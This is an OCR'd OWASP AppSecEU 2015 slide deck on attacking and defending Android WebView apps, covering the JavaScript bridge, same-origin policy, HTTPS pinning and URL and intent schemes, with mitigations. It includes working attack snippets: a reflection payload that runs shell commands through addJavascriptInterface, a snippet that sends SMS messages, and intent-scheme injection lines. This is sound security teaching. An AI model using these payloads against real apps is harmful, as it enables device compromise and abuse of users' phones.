So you want to use a WebView?

Android WebView: Attack and Defense

OWASP AppSecEU 15

Amsterdam, The Netherlands

About Me

- Andrew Lee-Thorp
- Security consultant at @**cigital** (UK)
- > 10 years cutting code
- @Cigital - Android assessments, tool development, system design and dev, bug hunting, assessing (in)secure architectures

cigital


OWASP AppSecEU 15
Amsterdam, The Netherlands

Agenda

1. Javascript to Java bridge
2. Sandbox
3. HTTPS
4. Handling other schemes

What is a WebView?

Threats Facing WebView Apps



1. Javascript to Java bridge

- Access Java in application through Javascript in page

```
// Java code in the Android application
fileUtilsObject = new FileUtils();                    1
webview.addJavascriptInterface(fileUtilsObject,       2
"FUtil");
```

```
// JavaScript in the html loaded into the WebView
<script type="text/javascript">                       3
filename =
'/data/data/com.livingsocial.www/cache.txt';
FUtil.write(filename, data, false);                   4
</script>
```

1. Abusing JavascriptInterface

- Disclosed 2012 (Neil Bergman), Luo et al. (2011)

```
<script>
function run(cmd) { return
bridge.getClass().forName('java.lang.Runtime')                    1
    .getMethod('getRuntime',null)                                 2
    .invoke(null,null).exec(cmd);
}
run(['/system/bin/sh','-c','date > /mnt/sdcard/test']);           3
</script>
```

```
bridge.getClass().forName("android.telephony.SmsManager")
    .getMethod("getDefault", null)
    .invoke(null, null)
    .sendTextMessage("123456", null, "Body", null, null);         4
```

1. @JavascripInterface to the rescue?

- @JavascriptInterface annotation limits exposure

```
I/chromium(13478): [INFO:CONSOLE(1)] "Uncaught TypeError:
Object [object Object] has no method 'secret'", source:
(1)
```

- Comes with plenty of caveats
- Use @JavascriptInterface **and** target Android 4.2 (targetSdkVersion = API level 17) **and** run Android 4.2+, **then safe**

1. @JavascripInterface rabbit hole

- Am I safe if I don't have a JavaScript to Java bridge?
- DEMO
- No! [CVE-2014-1939 – Joshua Drake, MWR]
- Other bridges may be inserted by the system (e.g. accessibilityTraversal)
- Does JavaScriptInterface adhere to SOP?

1. removeJavascriptInterface()

- Fix:

```
webView.removeJavascriptInterface
      (“searchBoxJavaBridge_”);
```

- and repeat for other interfaces
- Which interfaces? ☹

2. SOP and file://

- Common to bundle and load local HTML assets

```
String url = "file:///android_asset/load.html";
mainWebView.loadUrl(url);
```

1
2

- Scheme of page is file:// (DEMO)
- API < 16: Injected script will have access to the same origin
- Since 4.1: can switch on unsafe behaviour!

```
setAllowFileAccessFromFileURLs(true);
setAllowUniversalAccessFromFileURLs(true);
```

2. SOP and file:// rabbit hole

- Question Am I safe if I don’t load local assets ?
- Answer: it depends
- DEMO

- Escalate privilege
- Then exploit!
- Steal the cookie!

3. HTTPS

1. Hostname verification
2. Valid Trust Chain [DEMO]

• Other

3. Certificate pinning: complicated
4. Client authentication: complicated

3. Certificate Pinning

- Works “out of the box” in Android 4.2+
- Not usable: system pins and no API to install own
- DEMO?

3. Certificate Pinning in JSSE

Certificate pinning itself is not hard to do:

```
KeyStore myTrustStore = KeyStore.getInstance("BKS");
InputStream in = new FileInputStream(myTrustStoreFile);
myTrustStore.load(in, password.toCharArray());                    1
SSLSocketFactory sslSocketFactory = new                           2
SSLSocketFactory(myTrustStore);
```

But is hard to retrospectively fit onto a WebView

3. Client ciphersuites

```
Version: TLS 1.0 (0x0301)
▶ Random
  Session ID Length: 32
  Session ID: 664c51c1a6998b23629ee5297951d7bd2fcc14533f816041...
  Cipher Suites Length: 70
▼ Cipher Suites (35 suites)
    Cipher Suite: TLS_RSA_WITH_RC4_128_MD5 (0x0004)
    Cipher Suite: TLS_RSA_WITH_RC4_128_SHA (0x0005)
    Cipher Suite: TLS_RSA_WITH_AES_128_CBC_SHA (0
    Cipher Suite: TLS_RSA_WITH_AES_256_CBC_SHA (0
    Cipher Suite: TLS_ECDH_ECDSA_WITH_RC4_128_SHA
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_128_CBC
    Cipher Suite: TLS_ECDH_ECDSA_WITH_AES_256_CBC
    Cipher Suite: TLS_ECDH_RSA_WITH_RC4_128_SHA (
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_128_CBC_S
    Cipher Suite: TLS_ECDH_RSA_WITH_AES_256_CBC_S
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_RC4_128_SH
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CB
    Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CB
    Cipher Suite: TLS_ECDHE_RSA_WITH_RC4_128_SHA
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_
    Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_
    Cipher Suite: TLS_DHE_RSA_WITH_AES_128_CBC_SH
    Cipher Suite: TLS_DHE_RSA_WITH_AES_256_CBC_SH
```

Android 4.2

Android 5.1

```
▼ TLSv1.2 Record Layer: Handshake Protocol: Client Hello
    Content Type: Handshake (22)
    Version: TLS 1.0 (0x0301)
    Length: 214
  ▼ Handshake Protocol: Client Hello
      Handshake Type: Client Hello (1)
      Length: 210
      Version: TLS 1.2 (0x0303)
    ▶ Random
      Session ID Length: 0
      Cipher Suites Length: 44
    ▼ Cipher Suites (22 suites)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256 (0xc02b)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384 (0xc02c)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256 (0xc02f)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384 (0xc030)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_128_GCM_SHA256 (0x009e)
        Cipher Suite: TLS_DHE_RSA_WITH_AES_256_GCM_SHA384 (0x009f)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA (0xc009)
        Cipher Suite: TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA (0xc00a)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA (0xc013)
        Cipher Suite: TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA (0xc014)
```

4. URL schemes

Apps register a `scheme://host/[path]` to be launched in response to a matching URL

```
tel:<phone-number>
```

```
mailto:someone@example.com
geo:47.6,-122.3
```

URL handlers are invoked through intents

```
<iframe src="tel:555-5555">Call  me now!</iframe>
```

```
START {act=android.intent.action.VIEW dat=tel:xxx-xxxx
cmp=com.android.contacts/.activities.DialtactsActivity}
from pid 1945
```

The Intent scheme is one such scheme [Takeshi Terada, 2014]

```
location.href =
"intent:data1#Intent;action=myaction;type=text/plain;end";
```

4. Handling URLs

```
android.net.Uri uri = android.net.Uri.parse(url);
Intent intent = new Intent(Intent.ACTION_VIEW, uri);
startActivity(intent);
```

```
I/ActivityManager(  877): START {act=android.action.VIEW
cmp=com.cigital.example.intentwebview/.PublicActivity}
```

versus

```
Intent intent = Intent.parseUri(url, 0);
startActivity(intent);
```

```
I/ActivityManager(  877): START {act=android.action.VIEW
cmp=com.cigital.example.intentwebview/.PrivateActivity}
```

4. URL Schemes

DEMO

Avoid using `Intent.parseUri()`

but if you must then …

```
intent.addCategory("android.intent.category.BROWSABLE");
intent.setComponent(null); // Want implicit
intent.setComponent(XYZ.class());
                           // Want explicit
intent.setSelector (null); // Forbid selector [Terada]
```

Summary

JavaScript bridge, SOP, HTTPS and scheme handling within a WebView

1. Not just what was coded, it's the way it was coded or even what wasn't coded.
2. SOP bypass can mean sandbox bypass (e.g. file://)
3. More advanced HTTPS requires additional work.
4. WebView app can be a proxy to attack itself or other apps.

- Questions?
- Thank you!

OWASP AppSecEU 15
Amsterdam, The Netherlands